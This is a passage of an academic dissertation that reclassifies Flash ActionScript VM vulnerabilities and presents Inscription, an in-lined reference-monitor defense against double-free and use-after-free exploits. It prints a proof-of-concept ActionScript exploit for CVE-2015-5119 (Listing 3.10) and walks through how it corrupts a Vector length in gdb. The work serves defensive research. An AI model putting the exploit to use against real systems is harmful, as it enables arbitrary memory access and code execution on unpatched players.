


Figure 3.18: An NVD entry for the vulnerability, CVE-2016-4155, which is listed as unspecific vulnerability and its impact and attack vector is unknown [159].

entry for one of the vulnerabilities, which is listed as unspecific vulnerability, and its impact and attack vector are unknown in Fig. 3.17.

In this section, we first discuss our methodology for reclassifying "Memory Corruption" and "Unspecified" vulnerabilities. Second, we walk the reader through how we analyze the execution of the PoC for an example vulnerability, CVE-2015-5119, which is our target vulnerability that we discuss in Section 3.2.2. We share our results for reclassifying "Memory Corruption" and "Unspecified" vulnerabilities by using our methodology introduced in Section 3.5.1 to provide a more fine-grained vulnerability classification for researchers.

3.5.1 Our Methodology for Vulnerability Reclassification

Since, the CVE and NVD databases do not provide vital technical details, which can be helpful to analyze "Memory Corruption" and "Unspecified" web-based VM vulnerabilities, we manually crawl the web to find more information about each of those vulnerabilities. We read security articles, tech reports, detailed analyses of vulnerabilities, and cybersecurity forums published by famous cybersecurity companies

```
Breakpoint 1, avmplus::ByteArrayObject::setUintPr
operty (this=0xb7b56100, i=3,
    value=-1213448079) at ../core/ByteArrayGlue.c
pp:1752
```

Figure 3.19: The AVM calls to handle Line 7 in Listing 3.10

such as Kaspersky [75], Trend Micro [218], Microsoft Cybersecurity [138], Symantec [214], McAfee [134], Recorded Future [186], Cisco Duo Security [47, 178], or paloalto Networks [172]. In addition, we scour exploit databases (e.g., exploit-db.com [68], Rapid7 [184], circl [48], SecurityFocus [195]) to obtain PoCs of vulnerabilities. By analyzing the execution PoCs and with this new information we aim (1) to understand the way vulnerabilities from one vulnerability sub-classes are exploited, and (2) to reclassify "Memory Corruption" and "Unspecified" vulnerabilities in order to have more useful vulnerability classification.

3.5.2 Analyzing the Execution of a Vulnerability's PoC

We used the exploit that triggers our target vulnerability residing in the implementation of the AVM, provided by a cybersecurity company, Rapid7 [184], which performs a *return-oriented programming* (ROP) attack [196]. In an ROP attack, an attacker hijacks program control-flow by gaining control of the call stack and then executes carefully chosen machine instruction sequences that are already present in the machine's memory, called *gadgets* [30]. Each gadget typically ends with a `return` instruction that allows the attacker to craft an instruction chain that performs arbitrary operations.

Listing 3.10 demonstrates the exploit code that exploits our target vulnerability. The exploit attacks the vulnerability is also introduced in §3.2.2. The exploit creates a dangling pointer after triggering the vulnerability in Line 7. The `valueOf` function

```
(gdb) find 0xb7a00000, +0x500000, 0x00aeaeae
0xb7b13000
1 pattern found.
```

Figure 3.20: The memory address of `m_buffer`

between Line 20-27 creates ten `Vector` instances in sequence to ensure that one of them is allocated the memory pointed by the dangling pointer between Line 23-25. These `Vector` instances are also stored in an `Array` instance, `_va`, so that the exploit can access them after the `valueOf` function returns. The dangling pointer points the first four bytes of the `Vector` instance in the memory. Since the first four byte corresponds to the `length` property, the exploit aims to corrupt it *implicitly* to obtain access right on the entire memory. Line 7 writes the `return` value of the `valueOf` function, 0x40 (Line 26), to the most significant byte of the `length` property with the index 3 of `ByteArray b1` as the many computer architectures adopt `little-endian` format. Thus, the new value of the `length` property becomes `0x400003f0`. Since the exploit does not call the `length` property *explicitly* to change it, the AVM does not allocate large enough memory to the corrupted `Vector` instance. However, when the exploit wants to access a memory address which lies beyond the original boundaries of the `Vector` instance, the AVM ensures the index used to access the memory address is smaller than the value of the `length` property. Therefore, the exploit can access any arbitrary memory segment using the corrupted `Vector` instance since the corrupted value of the `length` property, `0x400003f0`, provides large enough memory for performing any intended behavior of the exploit.

Fig. 3.19 displays that the AVM calls the `ByteArrayObject:: setUIntProperty` function during the execution of the exploit given in Listing 3.10 in the `gdb` [78] environment. The function is responsible for assigning values to `ByteArray` indices. Line 7 in Listing 3.10 invokes the function. We set a `breakpoint` at the beginning of the this function so that we can analyze memory cells individually before and after triggering the vulnerability. The function takes three parameters: (1) `this`, which refers to the `b1`, (2) `i`, which refers to the index of the `b1` where the value will be assigned, and (3) `value`, which is the memory address of the instance `mal`, represented

Listing 3.10: The attack that exploits CVE-2015-5119

```
1  public class malClass extends Sprite {
2    var static _corrupted;
3    public function malClass() {
4     var b1 = new ByteArray();
5     b1.length = 0x200;
6     var mal = new hClass(b1);
7     b1[3] = mal;
8     for(var i = 0; i<hClass._va.length; i++){
9       if(hClass._va[i].length > 0x3f0)
10        _corrupted = hClass._va[i];
11    }
12   }
13 }
14 public class hClass {
15   private var b2 = 0;
16   public static var _va;
17   public function hClass(var b3) {
18     b2 = b3;
19   }
20   public function valueOf() {
21     _va = new Array(10);
22     b2.length = 0x400;
23     for(var i = 0; i<_va.length;i++){
24       _va[i] = new Vector.<uint>(0x3f0);
25     }
26     return 0x40;
27   }
28 }
```

in `decimal` notation. We assign indices 0, 1, and 2 of the `b1` with `0xae`, which is a dummy value, so that we can search for the value of `0x00aeaeae` to decide the memory address of the `m_buffer`, which points to an object of the `ByteArray::Buffer` class, which eventually leads to the actual array of bytes [172]. We use the address `b1` as the base address of the `find` function provided by the `gdb`. Fig. 3.20 displays that `gdb` discloses the memory address of the `m_buffer` as `0xb7b13000`. After the attack triggers the vulnerability, we look at the same memory cell to check side-effect of the vulnerable `valueOf` function. Fig. 3.21a shows the value of the `m_buffer` as `0x00aeaeae`, which is the expected value since indices 0, 1, and 2 of the `b1` are assigned as `0xae`. Fig. 3.21b displays the same memory address after the vulnerability is triggered. Although Line 24 in Listing 3.10 creates a `Vector` instance with a length of `0x3f0`, the value of the `length` property of the `Vector` instance is corrupted and


becomes `0x400003f0`.

The outcome of our analysis for the example vulnerability is that the UAF vulnerabilities can create a dangling pointer pointing the memory address of previously allocated and deallocated `Bytearray` instance. The pointer, then, can be used to corrupt subsequently allocated `Vector` instance to gain access to any arbitrary memory. This information enables us to concentrate on the allocation/deallocation of objects during the run-time to mitigate UAF vulnerabilities (please see Section 4 for the details of our security solution).


3.5.3 Reclassification Results

We use the same methodology that we introduce in the previous subsection to reclassify ActionScript vulnerabilities labeled as "Memory Corruption" and "Unspecified" in the CVE and NVD databases. To demonstrate, assume that we wish to reclassify our target vulnerability. Since the PoC first creates a dangling pointer by freeing a `ByteArray` instance, and then makes use of the dangling pointer to corrupt the memory pointed by the dangling pointer, we identify the type of this vulnerability as a UAF.

As mentioned before, the "Memory Corruption" and "Unspecified" CVE classes are not very useful for building vulnerability-class-based defenses. The CVE and NVD databases classify UAF, DF, buffer overflow, heap overflow, and integer overflow



(a) The memory allocation of `m_buffer` before triggering the vulnerability



(b) The memory allocation of `m_buffer` after triggering the vulnerability

Figure 3.21: Side-effects of the vulnerable `valueOf` function

vulnerabilities as different from "Memory Corruption" vulnerabilities despite the fact that a "Memory Corruption" vulnerability belongs to one of these vulnerability sub-classes. Also, a significant number of ActionScript vulnerabilities with "Unspecified" type and unknown attack vector were listed in the CVE and NVD databases. More specifically, the CVE and NVD databases do not provide types for 138 ActionScript vulnerabilities, which is more than 18% of the disclosed ActionScript vulnerabilities since 2013. Therefore, we examine ActionScript vulnerabilities labeled as "Memory Corruption" and "Unspecified" in the CVE and NVD databases to decide their actual types. This enables us to understand the main reasons for "Memory Corruption" vulnerabilities and to identify the attack surface of the AVM better.

Fig. 3.22 demonstrates the number of ActionScript vulnerabilities after we reclassify "Memory Corruption" and "Unspecified" ActionScript vulnerabilities. Reclassified "Memory Corruption" vulnerabilities constitute 69% of all ActionScript vulnerabilities, with 535 out of 775 vulnerabilities. Also, we decide the sub-class of 33 "Memory Corruption" vulnerabilities. In addition, we determine the type of 84 out of 138 "Unspecified" ActionScript vulnerabilities. Therefore, the percentage of "Unspecified" ActionScript vulnerabilities drops to 7% from 18%. By leveraging our reclassification of ActionScript vulnerabilities labeled as "Memory Corruption" and "Unspecified" by the CVE and NVD databases, we present and evaluate our security solution, *Inscription*, which provides vulnerability- or vulnerability-class-specific mitigation for ActionScript vulnerabilities. Inscription is the first Flash defense that automatically transforms and secures untrusted ActionScript binaries in-flight against major AVM exploits without requiring any updates or patches of VMs or web browsers.

3.6 Conclusion

In this chapter, we introduce and analyze sub-classes of "Memory Corruption" vulnerability classes to obtain more comprehensive corpus of ActionScript vulnerabilities disclosed between 2013 and April 1st, 2020, and we reclassify loosely-classified




Figure 3.22: Types of ActionScript Vulnerabilities After We Reclassify "Memory Corruption" Vulnerabilities

vulnerabilities in that set.

Our web-based VM vulnerability reclassification is more comprehensive and accurate than the CVE and NVD databases provide. To achieve this, we first present technical details that are not included in the CVE and NVD databases about each of vulnerability class by introducing example vulnerabilities. Second, we reclassify ActionScript vulnerabilities labeled as the generic "Memory Corruption" and "Unspecified" vulnerabilities by the CVE and NVD databases to determine their sub-type as one of our more fine-grained, sub-classes of "Memory Corruption" vulnerabilities. We reclassify 60 such "Memory Corruption" and such "Unspecified" vulnerabilities by analyzing the execution of PoC exploits provided by exploit databases and vulnerability mitigation projects' collections.

CHAPTER 4: INSCRIPTION: AN IN-LINED REFERENCE MONITORING ENGINE FOR ACTIONSCRIPT/FLASH VULNERABILITIES[1]

4.1 Introduction

We propose and evaluate Inscription [212], the first Flash defense that automatically transforms and secures untrusted AS binaries in-flight against major Flash Player VM exploits without requiring any updates or patches of VMs or web browsers. Inscription works by modifying incoming Flash binaries with extra security programming that self-checks against known VM exploits as the modified binary executes. Flash apps modified by Inscription are therefore self-securing. This hybrid static-dynamic approach affords Inscription significantly greater enforcement power and precision relative to static filters.

Inscription conservatively assumes that untrusted Flash binaries might be completely malicious. The extra security programming it adds therefore resides within potentially hostile scripts. Inscription must therefore carefully protect itself against tampering or circumvention by the surrounding script code. Moreover, we assume that all implementation details of Inscription might be known by adversaries in advance of preparing their attacks. Inscription therefore modifies and replaces all potentially dangerous script operations in each binary to ensure that its security checks cannot be bypassed even by knowledgeable adversaries who are aware of the defense.

Our binary transformation algorithm is implemented as a web script. This allows web page publishers and ad networks to protect their end-users from malicious third-party scripts (e.g., malvertisements) that may get dynamically loaded and embedded

[1]This chapter includes previously published [210, 212, 234] joint work with Meera Sridhar, Abhinav Mohanty, Vasant Tendulkar and Kevin W. Hamlen.

into served pages on the client side, even when end-users are potentially running legacy, unpatched browsers and VMs. To do so, page publishers simply include Inscription's binary rewriting script on their served pages, or ad networks make the script part of their ad-loading stubs. When the page is viewed, the included script dynamically analyzes and secures all incoming Flash scripts on the client side before rendering them. We consider this deployment model to be a compelling one, since publishers and ad networks are often strongly motivated to protect their end-users from attacks (to avoid reputation loss, and therefore loss of visitors), but are rarely willing to go so far as to withhold potentially dangerous services (e.g., third-party ads) from clients running outdated software. Inscription affords publishers the former without sacrificing the latter.

Our approach expands upon prior works that have leveraged Flash app binary modification to customize apps [139] or enforce custom security policies [124, 181]. Inscription is the first work to innovate code transformations that can secure apps against exploits of major, real-world VM vulnerability classes. That is, it is the first such work to consider the underlying VM as not fully trusted. By introspectively determining which VM version is running and limiting its security guard implementation to operations known to be reliable for that version, it can secure known unsafe operations with safe replacements.

The remainder of the chapter is organized as follows: Section 4.2 presents the implementation of our security solution, Inscription [212], which leverages in-lined reference monitoring [234] approach to transform and secure ActionScript binaries in-flight against cyberattacks that exploit major AVM vulnerability classes. Section 4.3 discusses Inscription's defense for our case studies we introduce in Section 3.2. Section 4.4 presents our generalized solution that mitigates UAF and DF vulnerabilities in the AVM. Section 4.5 discusses the results of our experiments. Section 4.6 provides our discussion for the implementation, deployment, and limitation of Inscription.

Section 4.7 concludes.

4.2 In-lined Reference Monitoring Techniques for ActionScript Bytecode

IRM ensures that untrusted executables satisfy given security policies by inserting security guards around security-sensitive binaries. These security guards make sure that the target program does not violate security policies which are enforced, without changing benign program behaviors. In other words, behaviors of instrumented application is identical to the original on all executions that do not violate the policy. The tool used to insert security guards into target applications is called the *rewriter*, and the rewritten code is called *instrumented* or *modified* code.

Rewriters are used to instrument the bytecode based on given security policies in order to have policy-adherent executables. Our IRM framework for ActionScript bytecode automatically (1) disassembles and analyzes binary Flash programs prior to execution, (2) instruments them by augmenting them with extra binary operations that implement runtime security checks, and (3) re-assembles and packages the modified code as a new, security-hardened Flash binary. This secured binary is self-monitoring, and can therefore be safely executed on older versions of Flash Player which lack the security patches. Security guards can be inserted into ActionScript bytecode with *binary class-wrapping* or *direct monitor in-lining* in form of bytecode instructions.




Figure 4.1: IRM Instrumentation as Wrapper Class [210]

4.2.1 Binary Class-wrapping

Some policies require sealing security holes in vulnerable methods of particular AS classes. For such policies, our rewriter elegantly extends the AS vulnerable class in the untrusted code through a wrapper class; the wrapper class includes reified security state variables for maintaining security state, and overrides all vulnerable methods in the original class. The wrapper class is then compiled as an AS `package` into a SWF file, `Monitor.swf` and merged directly into the untrusted SWF, creating a new, safe SWF. Fig. 4.1 shows our wrapper-class rewriting framework.

Our rewriter ensures that all invocations of the vulnerable class (including object instantiations and method calls) in the original SWF are replaced by our new safe wrapper for the class. This is achieved by maintaining a hash-map that maps the package name of the vulnerable class to the package name of our wrapper class. When merging the monitor package with the untrusted SWF, our rewriter scans the untrusted SWF's bytecode for all occurrences of the vulnerable class' package name and replaces them with the mapped package name of our wrapper class. Please see §4.6 for a detailed security analysis of this rewriting technique.

Some of our policies use a combination of both rewriting techniques. In that case, our rewriter uses wrapper class rewriting to produce `Monitor.swf` with the safe implementation of the vulnerable class or method, which is subsequently used as input for the binary rewriter; the binary rewriter then instruments its monitor code as bytecode instructions directly into the malicious SWF. While all of our policies can be enforced solely using our bytecode instrumentation technique, the combination approach provides rewriting ease and simplicity in several cases (§4.3).

4.2.2 Direct Monitor In-lining in Form of Bytecode Instructions

Figure 4.2 depicts our ActionScript bytecode rewriter that adopts direct monitor in-lining technique where the rewriter insert security guards into function definitions




Figure 4.2: IRM Instrumentation as Bytecode Instructions [210]

in form of the *intermediate representation* (IR) which is a readable representation of source code for VMs. We use the ActionScript bytecode (ABC) Extractor, from the Robust ABC [Dis]-Assembler (RABCDAsm) tool kit [173] to extract bytecode components [6] from the original, untrusted SWF (which packages AS code with data such as sound and images). The rewriter takes ABC file as input and parses it in order to generate the AST represented as Java data structures according to the AS 3.0 bytecode file format specification. Our rewriter, also written in Java, subsequently rewrites the untrusted bytecode based on specified security policies, inserting guard code directly as ABC instructions into the Java structures. Post-rewriting, a Java code-generator converts the instrumented Java structures back into ABC format and outputs the ABC file. Finally, the RABCDAsm ABC Injector [173] re-packages the modified bytecode with the original SWF data to produce policy-adherent SWF file.

4.3 Inscription Defenses for Our Case Studies

To more explicitly demonstrate our technical approach, we here present Inscription's IRM defense for the six PoC exploits that we introduce in Section 3.2. Our defense for these six detailed case studies provides evidence of the generality of our approach by showcasing reference monitor in-lining strategies that suffice to close many other difficult, real-world, dangerous vulnerabilities. For example, our class-wrapping approach for mitigating `valueof()` exploits (see Section 4.3.2) directly mitigates

almost 20 other reported vulnerabilities in the literature.

4.3.1 Double-Free Defenses

An important class of web attacks exploit DF vulnerabilities in various legacy versions of the Flash Player. DF exploits corrupt the VM's memory management data structures, giving the exploiting Flash app a pair of corrupt object references that the VM believes are distinct at the bytecode level, but that actually refer to the same storage location. By giving the objects different types, the app can write to data fields of one object that reside atop method pointers of the other, affording the malicious app arbitrary remote code execution capabilities when it calls the corrupted method pointers.

Inscription blocks DF exploit attempts by adding an extra layer of memory management at the bytecode layer to detect and suppress free operations that target already-freed objects. This extra layer is implemented as an in-lined addition to the app's bytecode, making the app self-securing, and shielding the underlying VM from potentially dangerous double-free requests that vulnerable VMs fail to catch. The bytecode implementation leverages synchronization primitives that are known to be reliable on all versions of the Flash Player, making it version-independent.

Inscription's defense against the DF-attack given in case study #3 (Section 3.2.3) in-lines bytecode that independently double-checks that each `ByteArray` object is cleared at most once. It does so by introducing the wrapper class defined in Listing 4.1, which augments the app with a global, thread-safe hash table that explicitly tracks object-frees. In particular, Inscription's pre-compilation phase first creates a wrapper for the `ByteArray`class, extending it, and thereby inheriting all functionality of the original class. The wrapper class adds a static `Dictionary` object that uses objects as keys and non-null integers as values. Declaring the dictionary to be static makes it a fixed, global object shared across all workers. Locating the hash table within our

Listing 4.1: `ByteArray` safe wrapper mitigating DF vulnerabilities class

```
1  package Monitor {
2   public class ByteArray extends flash.utils.ByteArray{
3    public static const hashtable:flash.utils.Dictionary;
4    public var orig_byteArray:flash.utils.ByteArray;
5    public function ByteArray() {
6      super();
7      hashtable[this] = 0;
8      orig_byteArray = this;
9    }
10   public function clear():void {
11     if(Monitor.ByteArray.hashtable[this] == 0) {
12       Monitor.ByteArray.hashtable[this] = null;
13       super.clear();
14     }
15   }
16   public function valueOf():flash.utils.ByteArray {
17    return this.orig_byteArray;
18   }
19  }
20 }
```

private `Monitor` package namespace prevents any hostile, surrounding app code from accessing it to corrupt its data.

To make our implementation thread-safe, we introduce a lock for our dictionary in the form of a 1-integer, shareable `ByteArray` . Inscription-instrumented threads always acquire the lock to make updates on the dictionary and subsequently release the lock. For brevity and simplicity of the presentation, we only show single-threaded code listings in this paper; however, our actual implementation maintains thread-safe synchronization.

We override the `ByteArray` constructor inside the wrapper class, so that whenever a new `ByteArray` object is created, an entry for it is added to the global hash table (lines 5–9). Our overridden `clear()` method (lines 10–15) only allows a `ByteArray` to be freed if its value in the hash table is non-zero (implying it has not been freed already). Our monitor then sets it to null before safely calling the free property of the `ByteArray` class. However, if the value stored in the hash-table is zero or null, then our monitor suppresses the free operation, which prevents the DF. Additional synchronization code (not shown) prevents these methods from executing concurrently.

Listing 4.2: IRM guard code for SharedObject writes

```
1 var sobj : SharedObject = SharedObject.getLocal("record");
2 if (current_size + o.length < max_size) {
3   current_size += o.length;
4   current_size.flush;
5   sobj.data.logs = o;
6 }
```

Inscription's rewriter then merges our monitor containing the wrapper class with the untrusted SWF so that every call to `ByteArray` and `ByteArray.clear()` is replaced by our overridden methods. After instrumentation of this IRM code, the rewritten safe SWF is produced.

Inscription's defense against another DF-attack introduced in case study #4 (Section 3.2.3) is to enforce the storage limit preemptively—before the objects undergo flush attempts. This ensures that the AVM's pending flush flag always gets reset during flushes, ensuring proper synchronization of concurrent flushes on legacy VMs. Specifically, Inscription in-lines bytecode that tracks a running sum (the IRM's reified security state) of all writes to `SharedObject`s in each domain. Writes that would exceed the storage limit are suppressed.

To enforce this policy, the bytecode rewriter injects a thread-safe, global, static variable of type `SharedObject`, which counts the total size of all `SharedObject`s belonging to the web domain. Using a `SharedObject` as the counter allows it to access all other `SharedObject`s across the domain even if there are multiple SWFs.

The rewriter scans the application's bytecode to identify all operations where a `SharedObject` is created or updated, and inserts guard code that tests and updates the counter, as shown in Listing 4.2. In particular, before each write to object o (line 5), the current size for the domain is synchronized, tested, and updated (lines 1–3). Since the counter is also a `SharedObject`, we explicitly flush it to the disk (line 4) so that it remains updated across SWFs. Additional synchronization bytecode (not

shown) ensures that these operations are atomic. Listing 4.2 shows the bytecode instrumentation at the source level for clarity, but the actual instrumentation is done directly at the bytecode level.

CVE-2014-0574, CVE-2015-0312 and CVE-2015-0346 are similar vulnerabilities that Inscription can prevent from being exploited.

4.3.2 Use-After-Free Defense

Another large class of web attacks exploit UAF vulnerabilities in various legacy versions of the Flash Player [22, 69, 137, 183]. UAFs afford attackers similar hijacking opportunities to DFs (see Section 3.2.3). By retaining a dangling pointer to an object that has been freed by the AVM's memory manager, a malicious app can contrive to allocate a new object of different type atop the vacated storage space. As with DFs, this allows writes to the data fields of one object to corrupt method pointers of the other object stored at the same location, resulting in arbitrary remote code execution by malicious apps.

Although UAFs and DFs offer similar attack opportunities, mitigation of UAFs requires a substantially different IRM enforcement approach relative to DFs. This is because the security-violating operation that facilitates the attack is retention of a dangling pointer, which is not detectable merely by monitoring object allocations and deallocations. To thwart UAF exploits, Inscription therefore extends its bytecode-level memory management layer presented in Section 4.3.1 with an additional object alias tracking capability. This allows the memory manager to suppress attempted frees of objects to which other threads retain references, shielding vulnerable VMs from dangerous frees that could result in a UAF.

Most Flash UAF vulnerabilities arise due to the AVM's mismanagement of objects that are mutable, can change size at run time, have explicit `clear` or `flush` operations, which ideally should free all assignments of the object from the memory and prevent dangling pointers, or are nullified (`null`) while being subscribed by some other object.

To secure such operations on potentially vulnerable AVMs, Inscription implements an extra layer of memory management at the bytecode level within the app code. The extra layer consists of wrappers that interrupt the creation of such objects, remembering them in a secure `Dictionary` (`HashTable`). The rewriter exhaustively scans the code to find all assignments that might reference these objects, and maintains an explicit reference count for each in the `Dictionary`. Explicit `clear`, `flush` and `null` operations in the app that reference these objects are replaced with bytecode that checks the `Dictionary` for dangling references before clearing the object from memory. This blocks many AVM-level UAF exploits.

To cover as many potentially vulnerable operations as possible with our defense (even operations for which no specific AVM vulnerability is yet known by defenders), we built a crawler that parses all the AS3 API documentation (web pages) to find all APIs that expose explicit free operations to apps, and wrapped all such operations in untrusted apps. This potentially generalizes Inscription's defense to zero-day exploits. For example, our crawler helped in introducing protections for year-2015 CVEs 0313, 5119, 0311, 3128, 5122, 5561, 7652, 8044, 8046, 8049, 8050, 8140, and 8413, without any explicit prior knowledge of any of these CVEs.

For example, Inscription is able to prevent the zero-day exploit of CVE-2018-4878 discovered on Feb 2, 2018 [85], even though our defense implementation predates the discovery of that vulnerability. The vulnerability is triggered by nullifying the `DRMOperationCompleteListener` [8] event listener object subscribed by a `MediaPlayer` instance, causing the AVM to prematurely free the object. Our IRM defense automatically delays such nullifications until the `MediaPlayer` has been notified, blocking the UAF.

The exploit we introduced in case study #1 (Section 3.2.2) is a UAF vulnerability that exploit AVM's mismanagement of object pointers. To mitigate this UAF exploit, Inscription implements a `SafeApplicationDomain` wrapper class that replaces `App-`

Listing 4.3: IRM guard-code for `ByteArray` object assignment to shared `domainMemory`

```
1 if (hashtable[byteArray1] > hashtable[byteArray1]+1)
2   integer_overflow_error();
3   else{
4     hashtable[byteArray1]++;
5     ApplicationDomain.currentDomain.domainMemory=byteArray1;
6 }
```

`licationDomain` on vulnerable VMs. The wrapper ensures that a `ByteArray` shared amongst multiple workers is never inconsistently freed. To to so, the memory manager hash table described in Section 4.3.1 counts the number of *subscribers* (i.e., referencing workers) for every `ByteArray` object in the untrusted SWF, instead of merely tracking frees. Our rewriter then instruments operations that assign `ByteArray` objects to the `domainMemory` property with guard code that updates the subscriber count.

Enforcing this policy leverages a combination of direct bytecode in-lining and class-wrapping. The pre-compilation phase first creates the wrapper in Listing 4.1 with subscriber counts as values.

The overridden `clear()` method (lines 10–15) only allows a `ByteArray` to be freed when its subscriber count reaches 0. Inscription's rewriter merges this monitor `package` into the untrusted SWF so that every call to `ByteArray()` and `ByteArray.clear()` is intercepted by our overridden methods.

To track and update subscriber counts, the rewriter must update the table whenever a `ByteArray` is assigned to a shared `domainMemory` property. This cannot be achieved by class-wrapping since the wrapper class does not have access to assignment operations outside its class. Inscription therefore applies direct bytecode instruction modification to secure such operations.

Listing 4.3 expresses the modified bytecode as source code (although the actual transformation is performed at the binary level). Before each security-relevant assignment (line 5), Inscription in-lines bytecode that increments its subscriber count

(line 4). To thwart arithmetic overflow attacks against the counter, both operations are additionally guarded by an overflow check (lines 1–3). When the `domainMemory` shared object stops subscribing to the `byteArray1`, the IRM decrements the subscriber count (not shown here). When the subscriber count becomes 0, `byteArray1` becomes clearable again (see line 11 of Listing 4.1).

Another large group of UAF exploits against legacy Flash Players are rooted in a logical flaw wherein numerous AVM implementations fail to consider that the semantics of assignment operations in AS implicitly invoke the `valueOf` method of the assigned object when a type coersion is needed, and `valueOf` may be overridden by the app to perform unexpected side-effects. AVM implementations with this vulnerability fall prey to UAF attacks when the AVM fails to recheck its object pointers after the assignment completes, erroneously assuming that their referents cannot have been freed during the assignment.

Inscription blocks these attacks by introducing bytecode at sites of assignment-solicited type-coersions in order to force the coersion (and the resulting call to `valueOf`) to occur strictly before the VM begins processing the assignment. Forcing the coersion early ensures that legacy VMs never attempt the coersions amidst assignments, thereby evading the vulnerability.

The exploit we introduced in case study #2 (Section 3.2.2) exploits that the AVM fails to consider side-effects of overridden `valueOf` functions. Inscription's defense ensures that the index supplied to the `ByteArray` operator `[]` and the value assigned to it are both either a `Number` or a `byte`. To implement the policy we use rewriting techniques #1 and #2 in conjunction (please see §4.2 for our rewriting techniques). We create a wrapper class (Listing 4.4) with a `safe_dereference()` method (Line 4) which takes three arguments—(1) the class of the object whose element is being accessed using the `[]` operator, (2) index of the element being referenced, and (3) the object/value that is to be assigned. If the class being operated on is `ByteArray`

(Line 5), then we simply coerce the object/value to a primitive type `Number` (Line 6), subsequently removing the side-effects of the `valueOf()` method. If the class in context is not `ByteArray`, our IRM safely proceeds with the original `[]` operation (Line 8), depending on the class in context. Next using rewriting technique #1 we replace all calls to operator `[]` with our `safe_dereference()` method at the bytecode level.

Our rewriter then merges our monitor `package` with the untrusted SWF so that our IRM is able to intercept every assignment operation involving `[]` operator.

The solution requires bytecode instrumentation using technique #1 because the wrapper class (technique #2) is not capable of intercepting the `[]` operator at run time. So we proceed with technique #1 to instrument the `[]` operator in the untrusted SWF's bytecode and replace it with a call to the `safe_dereference` method in the wrapper class.

4.3.3 Buffer Overflow Defense

